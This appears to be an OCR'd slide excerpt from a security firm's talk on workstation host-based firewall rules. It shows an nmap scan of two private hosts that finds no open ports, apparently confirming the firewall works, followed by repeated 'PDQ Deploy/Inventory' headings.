


Workstation Host Based Firewall Rules


EVOLVE SECURITY

```
Nmap done: 2 IP addresses (2 hosts up) scanned in 2.04 seconds
➜  ~ sudo nmap 192.168.2.230-231 -p135,139,445,3389,5040,7680,49000-50000,61000-62000 -Pn -n -sS --open -T5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-06 11:33 CDT
Nmap done: 2 IP addresses (2 hosts up) scanned in 44.16 seconds
```

PDQ Deploy/Inventory



PDQ Deploy/Inventory



PDQ Deploy/Inventory